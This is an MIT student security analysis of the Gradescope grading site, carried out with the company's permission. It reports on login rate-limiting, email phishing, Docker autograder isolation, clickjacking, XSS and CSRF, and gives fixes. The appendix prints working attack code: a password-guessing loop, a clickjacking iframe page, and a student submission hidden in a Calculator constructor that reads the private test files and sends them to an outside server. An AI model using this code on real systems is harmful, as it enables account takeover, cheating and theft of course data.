Security Analysis of Gradescope

Steven Hao, Edward Park, David Wong, David Zheng
hsteven@mit.edu, parke@mit.edu, dyhwong@mit.edu, dzd123@mit.edu
Massachusetts Institute of Technology
May 11th, 2016

Abstract

We perform a security analysis of Gradescope, an online paper submission and grading website. Security vulnerabilities can lead to plagiarism, fudged exam scores, grade leaks, and loss of information. In this paper, we discuss Gradescope's security policy and website architecture, examine its susceptibility to a number of vulnerabilities, and provide recommendations to patch known security issues. In particular, we focus on potential exploits on Gradescope's login, email, and user-code execution modules. We also discuss overall site security in regards to click jacking, cross-site scripting, cross-site request forgery, and other common vulnerabilities.

1. Introduction

Gradescope is a popular online paper submission and grading website. Over a hundred schools, including MIT, have adopted Gradescope to streamline the process of grading homework assignments, tests, and computer programs [1]. Gradescope allows instructors to create a course, add students, and post assignments. After students upload their submissions to these assignments, the instructor can grade the submissions and release the grades.

Gradescope is notable for two reasons: (1) it is entirely online and (2) it offers visibility and transparency into the grading process. After instructors release grades, students are able to easily read over the rubric, understand their mistakes, and ask for a regrade if necessary.

Users trust Gradescope to regulate access of private classroom information and designate appropriate privileges to instructors and students accordingly. Due to the nature of the service, Gradescope must maintain sensitive user data, including grades and answer keys. As such, any security vulnerabilities should be avoided at all costs.

2. Responsible Disclosure

All investigations and probings done on the Gradescope website are done with Gradescope's full knowledge and permission.

Before beginning any tests, we contacted the Gradescope staff and informed them of our plans. The staff kindly gave us access to their staging server and recommended several endpoints that they thought might be vulnerable to attack. The staff continuously assisted us to the best of their ability.

Some of the topics discussed below are sensitive security vulnerabilities that may threaten Gradescope's ideals. Thus, the Gradescope staff requested that we keep any vulnerabilities private until they have a chance to fix them. In particular, they ask that we keep the section about Docker unpublished. In the next couple of weeks, we will send Gradescope our findings, and they will inform us when it is acceptable to publish our results on the public web.

3. Security Policy

Before launching any attacks on the Gradescope website, we first sought to understand the security policy that Gradescope intended to implement. In this section, we identify the principals of the system, list what actions they can take, and discuss the implications of their implementation.

3.1. Principals

There are two main classes of principals in Gradescope: students and instructors. Although Gradescope's user interface suggests two more classes of principals, "TAs" and "readers," these are not currently implemented. Functionally, they are equivalent to instructors.

3.1.1 Students

Students are given relatively little power in Gradescope - they only have access their own account information, assignments, and grades and no one else's.

Students may:

- only be invited to a course via the course entry code or instructor invitation
- only submit an assignment if the current time is before the due date of the assignment
- view assignments previously submitted by themselves or their teammates at any time
- view the histories of any of their previously submitted assignments
- add and remove each other from groups they are currently a part of for group assignments
- not view another student's grade or submission for any assignment unless they are in the same for that assignment
- create new courses on Gradescope only if they have been instructors in another course on Gradescope

3.1.2 Instructors

Compared to students, instructors effectively have total control over courses that they are administering. For each of the points we address below, we refer only to courses in which a user has been designated an instructor. Being an instructor in one course naturally does not grant blanket authorization in any other courses.

Instructors may:

- create new courses
- change metadata about a course
- view the names, emails, roles, and submissions of all other participants in the course
- add or remove any other participants in the course
- change the roles of any other participants in the course to student or instructor
- create individual or group assignments with a specified deadline
- view the grades of all participants in the course
- download the grades as an Excel or CSV file
- replace or delete student submissions
- create a grading outline for an existing assignment
- notify participants who submitted a particular assignment once grading has been finished by email with a custom message

3.2. Attack Model

An attacker would try to violate the security policy. This includes, but is not limited to, the following actions:

Students could:

- change their grades
- see the rubric/testing suite before submission
- release the grades before the appropriate time
- gain access to accounts that are not theirs
- gain instructor power
- view other people's submissions
- view or change other people's grades


Instructors could:

- gain power in a course they are not an instructor in
- release the rubric to certain students before grading
- distribute phishing links or malware

The remainder of this paper is dedicated towards describing the ways in which an attacker could perform these actions, and whether Gradescope protects against these attacks.

3.3. Analysis

Within a class, instructors have almost unlimited power in the current Gradescope system. There is no such thing as an admin or a creator of a class; instead, every instructor of the class has the power to do almost anything. In particular, instructors have the ability to give power to or take away power from other users.



Course Roster | All

Search

⌃ NAME	⇕ EMAIL	ROLE	⇕ SUBMISSIONS	REMOVE
<a> Hi </a>	sven@mit.edu	Instructor	1	✖
David Wong	wong@mit.edu	Student / ✓ Instructor / TA / Reader	0	✖
David Zheng	dzd123@mit.edu	Student	1	✖
Edward Park	parke@mit.edu	Instructor	0	✖
edward2	parke_list@mit.edu	Student	0	✖
Gradescope tester	huangyh@mit.edu	Student	0	✖
Gradescope Tester	gradescope-test@mit.edu	Student	1	✖
Steven Hao	hsteven@mit.edu	Instructor	1	✖

Figure 1: *An instructor can very easily change the power of other users*

This is especially problematic for Gradescope. If a malicious user is somehow given instructor privileges (via some hacking technique or by accident), this malicious user has unlimited power to do whatever they want with that class. He can demote every other instructor and leave themselves as the only user with power. He can change every person's grade if he so desires. He can give other malicious users instructor privileges as well.

This is a clear violation of the principle of least privilege. Furthermore, "Readers" and "TAs" have the same privileges as instructors. For example, if a TA is given access to a class because he need to grade assignments, he has the power to kick off all the instructors of that class, and promote himself to an instructor. There is no middle level of power between student and instructor.

4. Architecture Overview

Gradescope does not offer a public API that is available for use. However, we were able to find a large number of endpoints, which are all listed in Appendix 8.1.


Gradescope consists of a single web interface. There is no mobile application for Gradescope.

Gradespoce forces use of HTTPS and SSL certificates. This encrypts all data sent over the network, ensuring privacy and confidentiality. The Gradescope website consists of several major modules and endpoint classes:

- Registration and Authentication - The user must first log in with a username and password in order to gain access to their personal info.
- Main Page and Account Settings - Users get an overview of all of their classes, and they may change their account settings if desired.
- Course Page and Membership Controls - Users look at the main page of a course, which contains all assignments. Instructors can add, edit, or delete any user on the roster.
- Assignments - Instructors can create assignments, outline rubrics, or submit a grade. Students can view and submit. Assignments may be homework assignments, tests, or computer programs.
- Grades - Instructors can review all grades and the grade summary and statistics. Instructors may also publish grades, which notifies all students via email.

5. Security Analysis

We analyze Gradescope in relation to the following security vulnerabilities:



login	200	xhr	application-bb1d5d4....js...	2.6 KB	289...
login	200	xhr	application-bb1d5d4....js...	2.6 KB	326...
login	200	xhr	application-bb1d5d4....js...	2.6 KB	454...
login	200	xhr	application-bb1d5d4....js...	2.6 KB	529...
login	200	xhr	application-bb1d5d4....js...	2.6 KB	530...
login	200	xhr	application-bb1d5d4....js...	2.6 KB	574...
login	200	xhr	application-bb1d5d4....js...	2.6 KB	545...
login	200	xhr	application-bb1d5d4....js...	2.6 KB	571...
login	302	text/...	application-bb1d5d4....js...	465 B	629...
login	200	xhr	application-bb1d5d4....js...	2.6 KB	815...
login	200	xhr	application-bb1d5d4....js...	2.6 KB	789...
account	200	xhr	https://gradescope.com/...	10.7...	317...

Figure 2: *We demonstrate a brute-force attack on a user account on Gradescope. The small size of the response packet and 302 status code indicates success. After successfully logging in and receiving the response packet, the browser initiates another request for a page that requires authentication, in this case* `/account`.

5.1. Login


Since sensitive course information must be hidden from the outside world, Gradescope implements a login system to authenticate users before they can access this data. To authenticate themselves, users fill out a login form on the Gradescope website with their email and password. We tested the login form on Gradescope by submitting many login requests within a short time span and discovered that there is no server-side rate-limiting mechanism. As a result, an attacker can conceivably brute-force a legitimate user's password. Alternatively, an attacker with a large list of valid student emails could try cracking many of their passwords simply by guessing a series of common passwords like `password123` or `abcdefg`. We provide sample code in Appendix 8.2 to demonstrate this vulnerability.

Once an attacker has broken into a student's account, they have access to that student's grade history as well as the power to change their account information. Changes to account information such as name, email, and password are not confirmed through email so attackers can conduct their attack without detection from their victims. Although this is problematic for the student, the real danger arises when an attacker gains access to an instructor account. Since instructors have unrestricted access to the entire course, the attacker has the license to wreak havoc on all participants in the course, including deleting student submissions, altering student grades, and removing everyone from the course completely.

We recommend that Gradescope implement rate-limiting on the server-side. Four ideas that we suggest are:

1. Reject POST requests from IP addresses that have sent more than 3 requests in the past minute
2. Lock an account after more than 3 failed login attempts
3. Notify users via email that Gradescope has detected more than 3 failed login attempts on their account
4. Ask for user confirmation through email whenever sensitive account information changes (especially for instructors)

We believe that by adopting the above protocol improves the security of Gradescope login and can help stop many of the attacks we have described above.



Apple vs. FBI Case Article

Edward S Park

Apple vs. FBI Case Article

Hi Edward,

MIT just published an article about the Apple vs. FBI case: notaclickjack.mit.edu. I was very interested on hearing your thoughts about the issue!

Best,
Jessica

This site can't be reached

notaclickjack.mit.edu refused to connect.

Try:
- Reloading the page
- Checking the connection
- Checking the proxy and the firewall

ERR_CONNECTION_REFUSED

DETAILS

Reload

https://staging.gradescope.com/courses/1632

Review Grades for **whoo**

Nothing has been graded yet.

Start grading to see how your students performed on this assignment.

Figure 3: *A simple example of a clickjacking attack:* **(1)** *Jessica has Edward open a link while he is logged into Gradescope.* **(2)** *Edward finds that the site refuses to connect and attempts to reload the page.* **(3)** *In reality, Edward is publishing the grades of the latest exam without his knowing.*

5.2. Email

After grading for an assignment has been finished, instructors can notify students who have entered a submission by sending an email to them. Interestingly, instructors can include HTML content in the email but any `<style>` tags or `<script>` tags are stripped out. We tried a variety of methods to introduce CSS and JavaScript into the email including inline CSS and URL-encoded JavaScript but they were always removed.

However, we did notice that `<a>` tags could still be included. As a result, a malicious instructor could send students phishing mail via the Gradescope email system. Furthermore, all such emails are signed by all instructors of the course and come from `no-reply@gradescope.com`, but there is no record of who actually sent the email. Due to the lack of accountability, the burden of trust falls on the instructors to police themselves and prevent each other from sending malicious emails to the students.

We suggest that Gradescope include the name of the instructor who sends these notification emails for accountability. We also do not see a reason why additional links are permitted in the emails so the best way of dealing with them is to remove them completely, which would negate any phishing attacks initiated by malicious instructors.

5.3. Docker

Gradescope supports programming assignments, where students upload bundled source codes as their submission. Instructors may upload autograders, which run code that grade the students submissions in a controlled environment.

To run the autograder, Gradescope first uses Docker to create and provision a virtual machine with both the autograder and the submission. Next, the autograder script is run on the student submission.

Currently, Gradescope's programming assignments are in Beta, and as such there are a variety of vulnerabilities. Any system that allows users to execute arbitrary code is inherently dangerous, and although Gradescope makes use of Docker to isolate each run of user code, there are still flaws in the design.

5.3.1 Abusing Compute Power

Gradescope does not seem to limit execution time or CPU usage when running student submissions. For example, we used a student account to upload a submission to a programming assignment that looped forever when tested, and the grading did not complete. In theory, this unlimited use of compute power could be used as part of a botnet or to mine bitcoin.

5.3.2 Accessing Test Data

Gradescope also does not limit outgoing network connections or file system access when running student code. We uploaded "calc.py", which does the following:

- List the files in the runtime environment
- Read the autograder's source code
- Send the output to a remote server via HTTP request

The results were received by the remote server, revealing the private test cases to the student.


For the source code of the student submission and the output received by the server, see Appendix 8.4.

5.4. Clickjacking

Clickjacking, or a UI redress attack, uses transparent layers to trick users into clicking a button or link with unintended consequences [2].

Through clever social engineering, an attacker convinces a user to visit a link while the user is already logged into Gradescope. The attacker designs the link to look like a legitimate website, but secretly embeds a transparent version of Gradescope over the site. Finally, the user clicks on elements in the site, not knowing that he or she is actually clicking elements of the hidden Gradescope page.

Gradescope does not take any defensive measures against clickjacking. We demonstrate the possibility of a clickjacking exploit with a simple example. In this case, Jessica is a student who wishes to trick her TA, Edward, into publishing the latest exam grades early. Through email, she sends the link "notaclickjack.mit.edu" to Edward, under the pretense that the link opens to some interesting article.



<script>alert('hello');</script>

Figure 4: *A cross-site scripting attempt thwarted by escaping XML characters.*

Edward opens the link only to find out "notaclickjack.mit.edu" refuses to connect. When he clicks to reload the page, nothing happens, so he assumes the link is broken. In reality, by clicking to reload the page, Edward has unintentionally published grades to the latest exam! In Appendix 8.2, we include the HTML code used to create this clickjacking attack.

In order to avoid this vulnerability, we recommend that Gradescope disable framing by other domains. Namely, Gradescope can include the proper "X-Frame-Options" HTTP response headers to instruct browsers to not allow Gradescope pages to be included in iframe tags [3].

5.5. Cross-site Scripting

Cross-site scripting (XSS) involves the insertion of malicious scripts into web pages viewed by other users. By default, modern browsers use a same-origin policy: browsers do not execute text originating from a host different from that of the main website [4]. However, an attacker may still exploit this vulnerability if he or she can have the website itself return the client the malicious script, disguising the script as a legitimate response. Although cross-site scripting is straightforward to prevent, developers often do not protect against all instances of the vulnerability in a large website.


Developers have come up with a wide variety of prevention techniques, used to varying degrees of success. Most techniques can be categorized as "input sanitization" or "output encoding". Sanitization filters out potentially malicious strings from user input, while encoding replaces special, potentially harmful characters with escaped characters before displaying user data [5].

Rails, Gradescope's backend framework, supports a very effective implementation of output encoding: all XML characters (i.e. quotes, angle brackets, and ampersands) contained in dynamic output are escaped before being sent to the client [6]. The vast majority of XSS techniques fail against this prevention technique. However, to take advantage of this feature, Rails developers must make sure to display all user-generated data with Rails ERB template tags.

In this regard, we give credit to Gradescope. After a comprehensive scan of each of Gradescope's endpoints, we did not find an instance of user-generated output originating outside a Rails template tag. Therefore, we reject XSS as a viable attack against the current version of Gradescope.

5.6. Cross-site Request Forgery

Cross-site request forgery (CSRF) is another common vulnerability found in web applications [7]. Unlike XSS, CSRF does not provide a channel to forward sensitive information to the attacker. Instead, it has the potential to trick a user into unknowingly changing some server state, taking advantage of the access power of that user. To exploit this vulnerability, the attacker gets the user to open a seemingly innocuous link while the user is signed into Gradescope. The link triggers a malicious POST request that is sent to Gradescope. The POST request is approved by the server, because the user previously logged in and still holds a valid session cookie [8].



```
c6588fecb7.js" debug="false"></script><meta
name="csrf-param" content="authenticity_token" />
<meta name="csrf-token"
content="BFGa/jg4xSpckkvdBL9B2RIMft5E0d2gMBkTb1w+/B/gc
EWxYKqotl/e7OkDyDaz8A+fdhnSunLKTRtLgwmiUw==" /><!--[if
```

Figure 5: *Gradescope uses CSRF tokens to ensure integrity of POST requests*

Again, modern frameworks such as Rails provide built-in protection against these vulnerabilities [6]. If a certain flag is set (as it is by default), Rails regulates all POST requests made to the server. Namely, each POST request must contain a "CSRF" token that is randomly generated by the server and unique for every POST request. A form originating from the server automatically has a valid embedded CSRF token, while a POST request not associated with a legitimate form has a difficult time forging a valid CSRF token.

Through inspection of Gradescope's client-side source code, we found that Rails' CSRF token mechanism was correctly turned on. Here we again commend Gradescope for choosing and properly utilizing a high-level, modern back end that provides built-in features against such vulnerabilities.

6. Conclusion

Gradescope is a popular online website that offers streamlined grading services for over a hundred shools. As a result, Gradescope needs a secure platform to ensure the safety and integrity of thousands of classes across the nation.

We provide a summary of our findings here. Gradescope

- only has students and instructors
- lets instructors change other users' permission levels, violating the principle of least privilege.
- does not rate-limit logins nor notify users via email of failed login attempts
- does not ask for user confirmation through email when sensitive account info changes.
- has no accountability with instructor emails, opening the possibility for phishing
- lets students abuse computing power, connect to the network, and access the file system including the testing suite when using Docker
- does not defend against clickjacking, letting an attacker trick instructors
- is well protected against cross-site scripting
- is well protected against CSRF

All in all, Gradescope offers a good amount of protection against standard attacks. Most major attacks are protected against, and the vulnerabilities found here are generally minor in nature. We conclude that Gradescope is reasonably secure.

7. Acknowledgments

We would like to thank the references that helped us write this paper. The paper template was taken from Frits Wenneker's two column latex template [9], and the overall format of the paper was based off of last year's 6.857 Grubhub paper [10]. Furthermore, while we were unable to find any previous work on Gradescope in particular, last year's 6.857 Gradebook paper [11] gave us many ideas on how to approach our attack.

In addition, we would like to thank the Gradescope team for giving us permission to do this project. In particular, we would like to thank Arjun for guiding us and assisting us to the best of his ability.

Finally, we would like to thank the 6.857 team for their direction and knowledge, especially Professor Ron Rivest and our TA Evangelos Taratoris.

References

[1] Gradescope. https://gradescope.com/. Web.

[2] van der Stock, Goncalves, & Correa. "Clickjacking." *OWASP*. Web.

[3] van der Stock, Goncalves, & Correa. "Clickjacking Defense Cheat Sheet." *OWASP*. Web.

[4] van der Stock, Goncalves, & Correa. "Cross-site Scripting." *OWASP*. Web.

[5] Achour, Betz, & Dovgal. "htmlspecialchars." *The PHP Group*. Web.

[6] Bigg, Del Ben, & Cheung. "Ruby on Rails Security Guide" *Rails*. Web.

[7] van der Stock, Goncalves, & Correa. "OWASP Top Ten Cheat Sheet." *OWASP*. Web.

[8] van der Stock, Goncalves, & Correa. "Cross-site Request Forgery." *OWASP*. Web.

[9] Wenneker, Frits. "Two column article." Latex Templates. Web. 18 Feb 2011.

[10] Jing, Krosnick, Liu, Toy. "Security Analysis of Grubhub." Web. 13 May 2015.

[11] Suhl, Terman, Justicz. "Security Analysis of the MIT Gradebook Module." Web. 13 May 2015.

8. Appendix

8.1. API Documentation

Here we include a summary of the important endpoints of Gradescope's API. All endpoints are prefixed with the URL: **https://www.gradescope.com**.

8.1.1 Registration and Authentication

- **POST /login** Logs user in. Form data: email and password.
- **POST /student_accounts** Sign up as student. Form data: username, email, password, course entry code, and student id.
- **POST /invite_requests** Sign up as instructor. Requests are reviewed and approved by administrators. Form data: name, email, school name, and invite code.
- **POST /student_memberships** Enroll in new course. Form data: course entry code.

8.1.2 Main Page and Account Settings

- **GET /account** or **GET /** after login. View dashboard of enrolled classes.
- **POST /account** Edit account settings. Form data: new username, new password, new student id.

8.1.3 Course Page and Membership Controls

- **GET /courses/[course #]** View course page. Includes course description, to-do list, active assignments, and entry code.
- **GET /courses/[course #]/memberships** View class roster. Includes names, emails, and class role (e.g. student, instructor, TA). **Instructors only.**
- **PUT /courses/[course #]/memberships/[student #]** Changes role of student or instructor. Form data: course membership role (student=0, instructor=1). **Instructors only.**
- **POST /courses/[course #]/memberships/[student #]** Delete student from class. **Instructors only.**
- **GET /courses/[course #]/edit** Get course edit page. **Instructors only.**
- **POST /courses** Create new course. Form data: course name, course short name, course description, term, year, school id. **Instructors only.**
- **POST /courses/[course #]** Edit course information. Form data: New course name, new course short name, new course description, new term, new year, new school id. **Instructors only.**

8.1.4 Assignments

- **POST /courses/[course #]/assignments** Create a new assignment. Form data: assignment name, template, uploader (i.e. student or instructor). **Instructors only.**
- **POST /courses/[course #]/assignments/duplicate** Duplicate an existing assignment. Form data: assignment id. **Instructors only.**
- **GET /courses/[course #]/assignments/[assgn #]** View assignment. Includes all details of assignment.
- **POST /courses/[course #]/assignments/[assgn #]/outline** Edit the assignment outline, including the locations of assignment name and questions on the template. Form data: template name region, question names and regions. **Instructors only.**
- **POST /courses/[course #]/assignments/[assgn #]/submissions** Upload an assignment submission.
- **GET /courses/[course #]/assignments/[assgn#]/submissions/[subm #]** View assignment submission.
- **POST /courses/[course #]/questions/[quest #]/submissions/[subm #]/add_grade** Add grader to assignment. Form data: User id. **Instructors only.**
- **GET /courses/[course #]/questions/[quest #]/submissions/[subm #]/grade** View assignment grading interface. **Instructors only.**
- **PUT /courses/[course #]/questions/[quest #]/rubric_items/[rubr #]** Change a rubric item. Form data: Item weight, item description. **Instructors only.**
- **POST /courses/[course #]/questions/[quest #]/rubric_items** Add a rubric item. Form data: Item weight, item description. **Instructors only.**
- **POST /courses/[course #]/questions/[quest #]/submissions/[subm #]/save_grade** Submit grade on assignment problem. Form data: score, points, comments. **Instructors only.**

8.1.5 Grades

- **GET /courses/[course #]/assignments/[assgn #]/review_grades** View grades summary and statistics for assignment. **Instructors only.**
- **GET /courses/[course #]/gradebook.csv** Download course gradebook. **Instructors only.**
- **POST /courses/[course #]/assignments/[assgn #]** Publish/unpublish grades of assignment. Form data: publish/unpublish grades. **Instructors only.**

8.2. Login Exploit

The following is JavaScript that we used to demonstrate the possibility of attack through Gradescope's login endpoint. We pasted this into the developer console on the Gradescope website to run it. Here, we only provide a small, sample list of common passwords to test.

```
var passwords = ["password", "123456", "12345678", "1234", "qwerty", "abc123", "password123"];
var email = "testuser@mit.edu";

for (var i=0; i<passwords.length; i++) {
  var password = passwords[i];
  $.post("/login", {"email": email, "password": password}, function(data, status, xhr) {
    if (xhr === 302) {
      console.log("email: ", email);
      console.log("password: ", password);
    }
  });
}
```

8.3. Clickjacking Exploit

The following is the HTML document we use to demonstrate a possible clickjacking exploit:

```
<body style="background-color:#f7f7f7;margin:0">
    <iframe style="position:absolute;width:93vw;height:80vh;z-index:1;border:0;margin:0;opacity:0"
        src="https://staging.gradescope.com/courses/1632/assignments/2821/review_grades"></iframe>
    <img style="z-index:0;position:absolute;top:15vh;left:28vw" src="error_message.png">
    <img style="z-index:0;position:absolute;top:71vh;left:76vw" src="button.png">
</body>
```

Users view the background images - "error_message.png" and "button.png", which indicate that the webpage could not be loaded (see Figure 3). In reality, we embed a transparent frame of a Gradescope webpage on top of the error page, and position the "Publish Grades" button over the displayed "Reload" Button. Users who attempt to reload the page will inadvertently click the underlying "Publish Grades" button. Although clickjacking attacks often require sophisticated social engineering, websites give attackers very severe potential for malice by not taking proper measures against it.

8.4. Docker Exploit

Below is "calc.py", our student submission. When it was evaluated, the `__init__` method was called, which ran the exploit.

```
class Calculator(object):
    def __init__(self):
        import urllib, urllib2, subprocess
        url = 'http://t.bb.stevenhao.com/security'
        commands = [['ls'], ['ls', '..'], ['ls', 'tests'], ['cat', 'tests/test_evaluator.py']]
        values = {}
        for cmd in commands:
            out = subprocess.check_output(cmd)
            values[' '.join(cmd)] = out

        data = urllib.urlencode(values)
        req = urllib2.Request(url, data)
        response = urllib2.urlopen(req)
        the_page = response.read()
```

Here is the easily extractable grader code (which should be hidden to the student) that was received by the server:

```
import unittest
from gradescope_utils.autograder_utils.decorators import weight
from calculator import Calculator


class TestEvaluator(unittest.TestCase):
    def setUp(self):
        self.calc = Calculator()

    @weight(2)
    def test_eval_parens(self):
        """Test evaluating (1 + 1) * 4"""
        val = self.calc.eval("(1 + 1) * 4")
        self.assertEqual(val, 8)

    @weight(2)
    def test_eval_precedence(self):
        """Test evaluating 1 + 1 * 8"""
        val = self.calc.eval("1 + 1 * 8")
        self.assertEqual(val, 9)

    @weight(2)
    def test_eval_mul_div(self):
        "Test evaluating 8 / 4 * 2"
        val = self.calc.eval("8 / 4 * 2")
        self.assertEqual(val, 4)

    @weight(2)
    def test_eval_negative_number(self):
        "Test evaluating -2 + 6"
        val = self.calc.eval("-2 + 6")
        self.assertEqual(val, 4)
```